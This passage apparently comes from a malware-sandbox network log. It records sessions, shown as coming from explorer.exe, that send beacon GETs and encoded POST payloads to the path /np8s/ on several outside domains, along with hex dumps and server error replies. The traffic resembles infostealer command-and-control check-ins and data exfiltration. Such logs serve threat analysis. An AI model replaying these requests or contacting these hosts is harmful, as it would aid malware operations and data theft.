aycTAhNMB~TIDGGZcn1ftZKGo5MRl9VYuKhw_ea~GlZ9SQmzbkHE_JF3E1eZOzTP-Nj2APs2Hh_9e8qJ7IcYK1nCxO MWhPlR-T2vDhzzE~aWBQAs42kOo5BlZrNoBP8r5skvwiu6SKXUQDFNnWIFb7zm-20OI(pQY7cV2xkZPlPfGLkn-CkP 76SvNX2cdbu8_TzdacAe1UMj4E5LtaIBxE-pOKGpCg9aICYsxulWxuVpQADMSz1M1yUyq0ui_pAr27kHiY8JPmT8Xs dIR0UHJIheyXU7Yx4OsReNRWhdiIU78QTxxi2dyp7LDwm~oFphd~t29FxGK4NrgcYnbWMVk167WAHwidvuaoJ0laGV Zn757emJxr5MqSlG1(Xn1Q6mytrNLaTeCb563sSCLgCjOna9ifrZReyJ_pTnTPHdZqL~e(jXz77o1(LG51UY_AS18~ eqB1VFHfRRUoDkMlIEPdUcfpUpdIfIu73pOLR4JtHpah0NwRzMjcHPADlN3wyZoSHZfzEZuXlqHV1lssJtZ6Y6_wmT d7dfhFCDfAcPPG2qQqxNjST1AxjL_mEgQT6q-tjFcgUA4wypZK8kZsn02~6FRPTuC(6kxsWFoXhboveQPEGUJJ1NFB YkPCB3CJwGeV9icYxFCF9Tgm1KE7ZDPo3Q6n9ijLLiXKskOu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49828	185.53.179.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:06.808675051 CEST	505	OUT	GET /np8s/?3fk4oN=upNApQGgxnIpkDsed4j6UePR+EOmKhNhiuHKrn3aPCq0+c3DSqp4vkB5DGytvWTvww8fhFgz IA==&Eh=mhUxl HTTP/1.1 Host: www.waermark.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:06.825140953 CEST	506	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Fri, 27 May 2022 17:06:06 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49841	198.54.117.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:33.429869890 CEST	514	OUT	POST /np8s/ HTTP/1.1 Host: www.vitality-patients.online Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.vitality-patients.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.vitality-patients.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 65 50 6a 41 5a 74 35 61 58 43 5a 61 6b 4b 51 6b 70 71 44 4e 76 39 61 41 47 51 5a 50 4b 64 71 38 52 53 78 34 56 52 55 46 62 48 46 49 6a 31 76 34 66 77 64 59 31 78 47 67 45 76 6a 5f 37 78 54 48 45 6b 57 62 59 4d 6a 49 50 7a 57 37 74 66 78 73 61 50 6c 6a 38 65 47 31 66 45 41 50 53 66 7a 67 43 61 5a 76 64 6c 6a 77 35 45 68 70 61 4b 46 30 34 6b 6a 57 62 71 6d 53 63 49 54 6b 28 69 69 37 28 4a 77 6b 6d 48 78 61 41 46 69 37 53 57 48 70 62 79 53 39 34 79 70 61 49 58 4d 77 65 6d 45 6c 71 72 33 71 52 6b 6f 72 51 4d 55 47 49 58 61 6e 59 66 4e 46 4f 64 32 57 43 5a 46 52 38 5a 6d 33 58 71 54 30 36 4e 66 48 7e 34 4e 45 79 50 34 37 46 45 4a 68 56 71 62 47 78 6a 4a 72 6c 6b 43 32 6b 53 5a 46 49 33 49 34 56 35 6e 49 39 78 64 52 33 49 73 77 41 73 64 57 79 72 39 67 65 4f 5a 6f 73 53 64 65 32 6d 57 67 6c 42 44 6b 41 6d 4f 31 67 4b 6e 6a 30 33 32 2d 79 48 56 78 30 70 47 37 7a 37 68 4d 46 77 7e 54 41 74 77 33 56 55 31 66 7a 67 4a 78 67 43 37 65 6e 35 56 63 63 53 7a 36 52 63 55 6c 36 47 4b 43 6f 61 7a 5f 47 78 4e 4d 34 6a 64 70 72 44 7e 31 75 71 56 71 61 7a 5a 44 34 41 42 69 50 37 72 4d 54 55 4b 30 7e 4e 54 34 62 67 68 66 53 2d 58 35 68 53 51 6f 35 4e 44 69 69 44 66 35 63 4f 31 38 46 4e 55 4b 43 68 34 6b 28 58 4c 64 48 5a 49 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=ePjAZt5aXCZakKQkpqDNv9aAGQZPKdq8RSx4VRUFbHFIj1v4fwdY1xGgEvj_7xTHEkWbYMj IPzW7tfxsaPlj8eG1fEAPSfzgCaZvdljw5EhpaKF04kjWbqmScITk(ii7(JwkmHxaAFi7SWHpbyS94ypaIXMwemElq r3qRkorQMUGIXanYfNFOd2WCZFR8Zm3XqT06NfH~4NEyP47FEJhVqbGxjJrlkC2kSZFI3I4V5nI9xdR3IswAsdWyr9 geOZosSde2mWgIBDkAmO1gKnj032-yHVx0pG7z7hMFw~TAtw3VU1fzgJxgC7en5VccSz6RcUl6GKCoaz_GxNM4jdpr D~1uqVqazZD4ABiP7rMTUK0~NT4bghfS-X5hSQo5NDiiDf5cO18FNUKCh4k(XLdHZI.
May 27, 2022 19:06:33.601499081 CEST	515	IN	HTTP/1.1 405 Not Allowed Date: Fri, 27 May 2022 17:06:33 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49842	198.54.117.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:33.637096882 CEST	528	OUT	POST /np8s/ HTTP/1.1 Host: www.vitality-patients.online Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.vitality-patients.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.vitality-patients.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate

Timestamp	kBytes transferred	Direction	Data
			Data Raw: 33 66 6b 34 6f 4e 3d 65 50 6a 41 5a 73 46 51 61 54 68 44 7e 4b 63 58 6b 34 43 4d 38 4d 71 47 45 67 64 55 66 66 75 6a 47 77 49 66 4b 44 4e 7a 61 48 4e 53 77 31 7a 5a 62 7a 73 46 31 7a 75 46 4e 35 7a 37 28 52 66 59 45 67 79 31 59 4d 6e 49 4f 33 54 6d 74 38 5a 4b 61 71 4a 67 78 65 47 4a 65 45 41 73 57 65 28 42 43 62 74 33 64 6c 72 67 7e 30 64 70 62 6f 4e 30 36 6d 4c 42 56 71 6d 49 66 4c 37 43 79 43 75 63 28 4a 35 6a 6d 47 4e 61 41 31 65 37 53 32 58 6d 5a 78 36 2d 31 43 70 6c 4e 58 4e 30 56 47 49 62 71 72 7a 55 52 6d 38 72 51 2d 67 47 4a 45 69 6e 4a 2d 4e 45 46 4e 33 63 47 5a 46 6d 34 5a 37 70 58 75 4c 34 36 4d 62 39 7e 4e 39 45 7a 5f 34 2d 42 58 35 44 52 39 37 64 7a 6a 56 63 6c 6b 66 39 6b 44 45 59 49 32 31 74 44 37 28 6a 68 6e 78 5f 33 4e 31 58 43 4d 64 4e 71 37 39 37 65 4f 5a 59 73 53 64 38 32 6d 6d 67 6c 47 58 6b 42 45 57 31 78 61 6e 73 32 58 32 5f 71 33 56 69 77 6f 37 47 7a 36 4a 63 46 30 75 31 41 64 6b 33 58 47 39 66 69 31 39 79 6f 79 37 63 74 5a 56 47 50 43 7a 4c 52 63 56 49 36 48 4b 73 6f 4a 58 5f 48 67 4e 4d 36 77 31 70 74 7a 7e 31 74 71 56 6f 44 44 56 70 34 41 5a 39 50 5f 6d 37 54 6e 47 30 28 63 7a 34 63 43 4a 66 51 4f 58 35 6f 79 52 6c 7e 76 50 70 70 79 7e 45 4c 2d 5a 4e 61 49 41 4b 4f 7a 45 70 69 6c 6e 68 62 2d 39 4a 66 69 72 65 70 57 28 47 49 48 6a 2d 7a 6f 53 2d 4a 59 61 31 75 33 4f 64 4e 35 72 34 46 51 69 63 48 6f 35 69 77 42 65 6b 4b 52 77 7a 34 59 4f 4a 57 77 45 4a 70 65 4c 46 55 58 6c 61 69 32 62 67 73 35 44 6a 72 61 37 64 36 48 38 69 65 69 47 54 37 46 44 56 32 42 76 48 6b 34 33 36 51 32 36 57 33 4c 35 75 71 4c 58 30 58 79 76 4e 73 4a 7e 49 58 43 74 68 32 33 39 6b 30 58 49 50 79 6b 35 44 52 45 65 4c 76 5f 53 66 78 39 69 75 30 4f 72 65 75 50 58 2d 54 52 4d 51 50 32 43 75 78 53 5a 37 38 33 6f 7a 6b 45 6e 59 35 67 6a 4f 54 37 30 42 79 64 38 6c 30 6b 67 48 75 5f 78 77 54 56 6e 6d 55 35 38 52 77 6b 4b 6f 4f 59 6d 46 43 70 51 7a 4c 72 6b 6f 67 48 55 6e 58 70 78 51 34 33 66 38 78 73 4c 5f 33 55 75 52 6b 49 32 49 67 43 43 34 7a 5f 7e 49 45 31 70 4f 4d 68 6d 31 57 32 62 77 49 65 28 75 4a 31 67 77 72 79 7a 6f 6d 6d 32 47 75 6d 39 37 34 76 52 65 45 64 31 51 73 73 51 48 72 44 59 35 76 34 6b 4b 55 67 39 41 67 45 55 72 76 44 43 39 74 51 34 4f 4f 69 48 32 30 2d 55 4f 28 36 50 77 5a 5a 63 42 6c 41 6e 55 28 77 4e 79 45 47 79 66 4f 47 31 6c 4a 47 62 4e 34 58 50 34 71 46 63 7a 52 48 4a 4c 30 4f 4d 68 74 33 6b 4a 6d 70 50 42 46 4e 79 31 4e 72 63 76 57 65 30 47 4f 72 64 6d 31 6c 72 76 50 72 46 46 4c 48 67 47 63 68 53 53 32 4a 4f 6b 66 41 2d 6d 42 30 31 50 79 57 64 72 4b 6f 50 32 33 6f 4f 37 2d 53 42 50 4f 78 52 50 57 45 59 64 61 49 62 50 36 66 73 35 51 59 4f 37 61 47 4e 48 63 36 32 31 32 48 36 5a 66 4b 5f 78 5a 77 48 70 2d 5a 6d 36 41 76 48 36 6d 34 74 34 67 50 4c 64 38 39 30 7e 73 67 5a 59 6d 6f 47 48 33 35 48 69 72 79 76 52 7a 42 53 74 7a 54 74 47 49 6c 63 76 35 79 42 4a 35 32 6d 4e 4a 58 39 74 4a 6d 4d 32 47 53 59 73 74 51 59 59 71 64 33 31 77 34 69 76 70 41 51 38 66 36 32 6b 64 66 71 32 43 57 31 6d 52 47 67 52 64 47 41 34 66 32 2d 72 4f 44 49 49 53 32 36 63 37 46 47 6b 42 41 41 33 5f 6a 52 57 39 63 59 79 6c 55 41 78 66 6b 64 5a 7a 7e 6e 75 63 38 5a 4c 33 75 48 45 6c 6f 52 37 6a 56 59 6c 71 32 6b 75 30 47 4e 63 69 6b 5f 47 7a 43 36 54 61 71 4a 75 50 7e 55 79 41 42 56 41 70 49 53 38 56 37 34 7e 76 36 7a 46 5f 63 73 54 38 46 65 44 36 7a 53 79 2d 76 43 46 37 31 31 68 32 6c 39 4f 73 62 6c 75 73 77 69 63 34 68 43 52 77 6a 4a 58 67 38 28 38 37 33 39 47 4d 76 76 38 78 78 46 2d 52 5a 38 64 66 6b 48 5a 36 63 4c 6a 6d 45 52 62 75 58 49 48 58 75 56 35 4a 56 77 57 34 36 36 44 7e 74 34 34 4e 58 35 4d 45 43 4a 42 58 54 78 6b 65 2d 34 53 36 64 57 45 7e 4c 28 39 52 72 46 6b 57 62 59 44 31 59 77 33 36 56 45 6e 50 71 31 69 4b 7a 43 7a 70 46 55 4c 42 5f 48 37 63 4d 52 4c 6b 31 69 53 49 41 48 4f 53 6e 58 4d 55 67 4f 47 6b 74 32 63 36 67 39 78 46 65 32 6a 37 76 4e 47 75 47 38 6d 42 64 45 71 75 39 35 4a 38 63 68 7a 51 72 62 77 53 4e 77 52 58 37 6a 6f 4a 69 47 48 49 37 42 43 4b 4d 59 7a 54 34 58 6d 7a 50 56 71 74 78 34 4b 56 78 62 4b 46 48 37 46 73 6c 5a 7a 62 5a 37 70 56 62 6d 4f 66 43 66 4f 68 33 55 77 6f 50 61 78 65 52 53 6c 6a 52
Data Ascii: 3fk4oN=ePjAZsFQaThD~KcXk4CM8MqGEgdUJfujGwIfKDNzaHNSw1zZbzsF1zuFN5z7(RfYEgy1YMn
lO3Tmt8ZKaqJgxeGJeEAsWe(BCbt3dlrg~0dpboN06mLBVqmIfL7CyCuc(J5jmGNaA1e7S2XmZx6-1CpINXN0VGIbq
rzURm8rQ-gGJEinJ-NEFN3cGZFm4Z7pXuL46Mb9~N9Ez_4-BX5DR97dzjVclkf9kDEYI21tD7(jhnx_3N1XCMdNq79
7eOZYsSd82mmglGXkBEW1xans2X2_q3Viwo7Gz6JcF0u1Adk3XG9fi19yoy7ctZVGPCzLRcVI6HKsoJX_HgNM6w1pt
z~1tqVoDDVp4AZ9P_m7TnG0(cz4cCJfQOX5oyRl~vPppy~EL-ZNaIAKOzEpiInhb-9JfirepW(GIHj-zoS-JYa1u3O
dN5r4FQicHo5iwBekKRwz4YOJWwEJpeLFUXlai2bgs5Djra7d6H8ieiGT7FDV2BvHk436Q26W3L5uqLX0XyvNsJ~IX
Cth239k0XIPyk5DREeLv_Sfx9iu0OreuPX-TRMQP2CuxSZ783ozkEnY5gjOT70Byd8l0kgHu_xwTVnmU58RwkKoOYm
FCpQzLrkogHUnXpxQ43f8xsL_3UuRkl2IgCC4z_~IE1pOMhm1W2bwIe(uJ1gwryzomm2Gum974vReEd1QssQHrDY5v
4kKUg9AgEUrvDC9tQ4OOiH20-UO(6PwZZcBlAnU(wNyEGyfOG1lJGbN4XP4qFczRHJL0OMht3kJmpPBFNNy1NrcvWe
0GOrdm1lrvPrFFLHgGchSS2JOkfA-mB01PyWdrKoP23oO7-SBPOxRPWEYdaIbP6fs5QYO7aGNHc6212H6ZfK_xZwHp-
Zm6AvH6m4t4gPLd890~sgZYmoGH35HiryvRzBStzTtGIlcv5yBJ52mNJX9tJmM2GSYstQYYqd31w4ivpAQ8f62kdf
q2CW1mRGgRdGA4f2-rODIIS26c7FGkBAA3_jRW9cYylUAxfkdZz~nuc8ZL3uHEloR7jVYlq2ku0GNcik_GzC6TaqJu
P~UyABVApIS8V74~v6zF_csT8FeD6zSy-vCF711h2l9Osblusswic4hCRwjJXg8(8739GMvv8xxF-RZ8dfkHZ6cLjm
ERbuXIHXuV5JVwW466D~t44NX5MECJBXTxke-4S6dWE~L(9RrFkWbYD1Yw36VEnPq1iKzCzpFULB_H7cMRLk1iSIAH
OSnXMUgOGkt2c6g9xFe2j7vNGuG8mBdEqu95J8chzQrbwSNwRX7joJiGHI7BCKMYzT4XmzPVqtx4KVxbKFH7FslZzb
Z7pVbmOfCfOh3UwoPaxeRSljR0-5pdl1oIzx7w3gWeEwJz9vWWZq1J5zwYIAq3rjmSF9N49zluqZEsvOr1APHAX7L8
Qkns95hFhFc0tK0AzriblSZWRliMRgnTqUvcz02WkJ_~2OoxbvCfagyof0O1_p323Vy19dugopIxXbrL1tPbj(hnQq
TA5yxtWQNJX3Yds1wDj3JxznTH-QENDFJuaqL7ufnRdduIaexzIByvwky7AY745kZGCw-9MhvwKRliXdVTdyMKZGYh
KttEJNEMibP(9xhes2PBNAWf1D-1sejUmjDyjPzNdCygDqsGSO8AZgI4AaGRmC5BeDBerKz(m9p9oLfwV9Dk_Tqwgp
CQkujBt5DTRMyueXeR_WrO9zpACmklJTmIKPXRzhYaIGFu04nsRTm7vN1CARByq75ZGd16SgQpJDP9pi4jyhyZxAB6
EWe30v5tVrOBgpymjeEjbwAfPA73OQVV46k(YkjGSzeskkF1GrXDnpRR9e07_z7k686G5(Dizxs5HV9SCIMYVSIL39
BjJt_uSjaAErFopg8crDBTR(tqOn-OyTWXMKoictKEJ3qfDhi6iQ2pkONrRzUo_QS6_37jJzs8KqJDEWRY1tYxqIAI
S0gDjEld7245UrGldQmAPQXQa~qWDKtisQ4ZOgvXeruggpdv3tyPrUQOaQPHcAVnvhlwKDcH9ot(Wsobckco2uJyyY
BHn8FhGoNABeHtdkkXnoNqR(sYc0qPngJplae2HDXCQ6kS1vRjZnUjKitcSpKIY17rjjYN21rnf1ZMWD1e7QypCmGF
LZHo45yp_csBMM48I90(w3fHNCaDuPmVy2fOuLKLzK6yWc_Esc3w9WJ4aJyeHMziuvsv2QHZsVA7xHx2J(BSeetau5
Sf0UzOedZhjy6TMjs4VWPBAp1(U696On9mwg3lrG0wxHiqLdocTaFISBxy-d2Hk4vCUVhxSfT~oAA5RLq2-5McPrLX
rQlllEaLLdudrXhn4FAMAKZeesv8EcrbfGOw9Z9mvdtQAV-FlVdF0s4SvQEL3ZOOnrNpLN65MFlAliPFNpoYteltSH
Xl6P8~uAFAKWwy6KLiFEkv7zAJxBEXkTVz1fDo_P1wZXhVDx0AmuCn6J13Iq4H33IgVJT1hEx~MI3Km84ptQYZ3ZVc
vpAVp2fWleQMXwMbsiaUN96nOXAfA8LX39JtdSn(QXjkRrZ60EqDJ3a~JK430(YcmBqRT91mPKWTcg7JWK26Gu35tA
t8aXM1O8B83tzAFvUqQl5XV9wBs520JGkTqpMs3C_Xy8fWNzgkIJKRFvdFDiKIejKl2L5XSXsd59ypYCekjJsS5Crt
dYLpWZFoIdJiBBnvHA0rjF-(6zc6k7bsqHZUbTYtixU1DsUioX1wFW6iaLZkjKt3J0UR2jHzYVhHPpznVWyQBieLdh
DYXO0GFswFmyIeLcIlkFDoMGmhPwx0euBBOBWdA~92ug3La5VMOykN_AyTHsB~PgsXsARn8s7No~5TVX
iVS7VPFebZ5(EFmZy66VvsvDizb55pzDsoOjhx6kaVtM-e_AzEp~yh-X7dM2YvbnSWHiQpV6OyDJwCFADfE2QlsBFr
jbZyq6lr6gJmquvzgZ-bCtbk41B9s7r5vYFjjkKPlSCjRicVVTNCn0vOKzVpCTLGTuA8ay2hCa493fu0_xmdf3RzDc
RS0NIRLNoCnWaK8AZmmQouJkun8qbZrMBqeBJOQfYoHrjW6xBwEyJN2i-11K7nM51QpsNsff5iw~eVi9kvZQE75zb3
Rvhq8GtvLvu~XjxDERvNJEhaJlsxC2coRsvOiTH~u4vTi5cXof3RvRvqW5Zi3AcxW4JnAjpSFNjRxRzUVhSB5F0AMN
FymBvcTm5JoCOv9a5bBOM9bvmEuobUWmmSlekbfsRSMkpu7OP5eLEgePj9-AyTo5ZLvrgU6Ag4KZk7l6tzWv2TNk_O
h~593pIsWvmNQzy7EbIjyhlXMTsYzaV5xYZvOWckwuIQzOPl6Q1~aPgLWCzBv5FcSnVB8jlgYr07GoYrrteDxGZkat
R0t~NR1CBznV7eXACcCtANMqbrCym9_whl4srww(4YEHoWV4vJHDm3UxYzCaCRVhZZrl3Z27c(6saLBUSjdh1prq_F
PndJ3xGTZ7WH0afWJOipReMBROUGneJiwc_7aBl6h05Syw5KNYpjOpLbmWWh9~mpDt5OoLVawSUkRFjF
U1eGjRgf4H0yUKXwlyUT14wl-tY92pw2TjKhQYgJThrb6~Qu-dROZpWb2ND3CUHBVgcVgO2zKIBvMSzSZh7PpjMMcI
fAT1IYA4-BpTWWiCn2g(TqyocW0EJ2TJ00MVPeEbKBYXW7CTuV5Zd6EoaHSYIwS3tIcetnrrr2NO3v54N94vjc39vj
o8DiZ6VvVGRL578~DWJUJI_6keuRvBqkSmL7K2SMhFiBN9GzAVpdiLmQy3PlgpoMWR3BGn3Q0v83FHuk
jkQSpyWNEU0RSbxCHi8SOZyFUp23q0Gi-qe(DLrIy9-zQhiZJ8qbK4LGT9znGXrNGJplXokClpBliA4Ixw0Kefa6nC
xq_mCYsYOMPMzbF~QoFdErTKD(y5kyF2VrxQI8jLHjwnaerfgDTuWcAX-2EJyf3USCe5MjhuwXbOdNOFv~LM9z5Uyx
NDSkw4bXndTpH2AObAacxveX6TrPJjCe4PvWjptMHOs6StGItcsyIt2Qf~Es2oxgRipjw2FV7Xp45b

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:33.808926105 CEST	529	IN	HTTP/1.1 405 Not Allowed Date: Fri, 27 May 2022 17:06:33 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49780	85.159.66.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:12.425146103 CEST	148	OUT	GET /np8s/?3fk4oN=cDXfWuCokJFrdCwhVntnDB+RdogU7uBP5U/Sv42Lexzi+FyRpCsvSOHB1BJBbWkp2bvyU0/jbw==&Eh=mhUxl HTTP/1.1 Host: www.siberup.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:05:12.478106976 CEST	172	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.1 Date: Fri, 27 May 2022 17:05:12 GMT Content-Length: 0 Connection: close X-Rate-Limit-Limit: 5s X-Rate-Limit-Remaining: 9 X-Rate-Limit-Reset: 2022-05-27T17:05:17.4548107Z

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49843	198.54.117.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:33.809384108 CEST	537	OUT	GET /np8s/?3fk4oN=RNX6HKFDcklLmbBc9PWX652dIgRYJcuZVnkYPjFZaGFpi0fgSjcQ52/zYZHNiyjWO0COcN7HSw==&Eh=mhUxl HTTP/1.1 Host: www.vitality-patients.online Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49853	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:50.014827967 CEST	541	OUT	GET /np8s/?3fk4oN=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEMEN43A2RNb83bcySA==&Eh=mhUxl HTTP/1.1 Host: www.topings33.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:50.254405975 CEST	542	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 17:06:50 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49866	23.19.171.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:14.051239014 CEST	678	OUT	POST /np8s/ HTTP/1.1 Host: www.harmlett.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.harmlett.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.harmlett.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 49 64 53 47 7a 46 72 78 34 73 63 44 6b 31 73 59 6a 6b 28 59 69 47 49 42 77 4a 32 43 77 6a 78 49 61 65 51 73 58 45 31 56 79 30 76 34 58 73 4f 55 35 46 55 55 36 4e 6b 75 35 57 4c 78 38 4d 39 67 62 62 42 58 54 2d 7e 32 67 47 58 35 69 42 48 55 41 68 52 55 75 6f 43 52 47 54 52 6d 6c 32 38 46 61 4c 6b 64 67 6c 32 41 6e 4e 5 7 31 49 64 35 65 6d 53 51 4f 34 5a 6b 6d 4a 74 50 56 38 71 52 62 6f 6f 36 4b 45 62 38 32 76 58 38 52 43 4a 37 6e 5a 39 64 72 64 6a 52 38 54 47 74 4a 4b 73 57 30 34 62 4c 7a 30 78 61 56 4e 45 6a 5a 37 36 56 51 62 5f 71 6a 51 69 32 31 35 7a 54 66 28 35 5a 77 56 4b 4e 44 79 69 62 7a 4e 4b 54 63 44 33 58 6f 35 6a 46 58 34 74 65 41 7a 31 54 6b 37 7a 64 56 30 74 6c 4b 71 38 71 52 58 32 69 72 28 65 79 76 38 45 50 49 4f 42 42 63 41 4e 54 65 43 52 73 63 66 66 55 66 64 5f 37 49 78 76 75 54 56 30 72 34 64 57 7a 78 4d 50 75 68 55 6f 36 44 67 4f 53 61 77 38 78 7a 64 5f 71 41 67 6c 38 77 5a 48 43 67 41 50 38 62 6d 72 65 5a 48 70 5a 72 76 72 6f 73 71 52 58 50 7e 49 52 57 63 56 73 54 42 36 4d 79 6d 33 61 58 64 78 45 50 5a 61 76 59 73 5a 31 61 74 64 32 64 6b 35 55 6e 39 36 49 72 69 54 74 35 5a 51 30 64 67 65 48 54 38 37 7e 5f 55 44 67 45 4a 36 43 73 75 6a 74 2d 70 42 35 57 44 7a 58 56 41 4e 6b 64 4e 51 38 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=IdSGzFrx4scDk1sYjk(YiGIBwJ2CwjxIaeQsXE1Vy0v4XsOU5FUU6Nku5WLx8M9gbbBXT-~ 2gGX5iBHUAhRUuoCRGTRml28FaLkdgl2AnNW1Id5emSQO4ZkmJtPV8qRboo6KEb82vX8RCJ7nZ9drdjR8TGtJKsW04 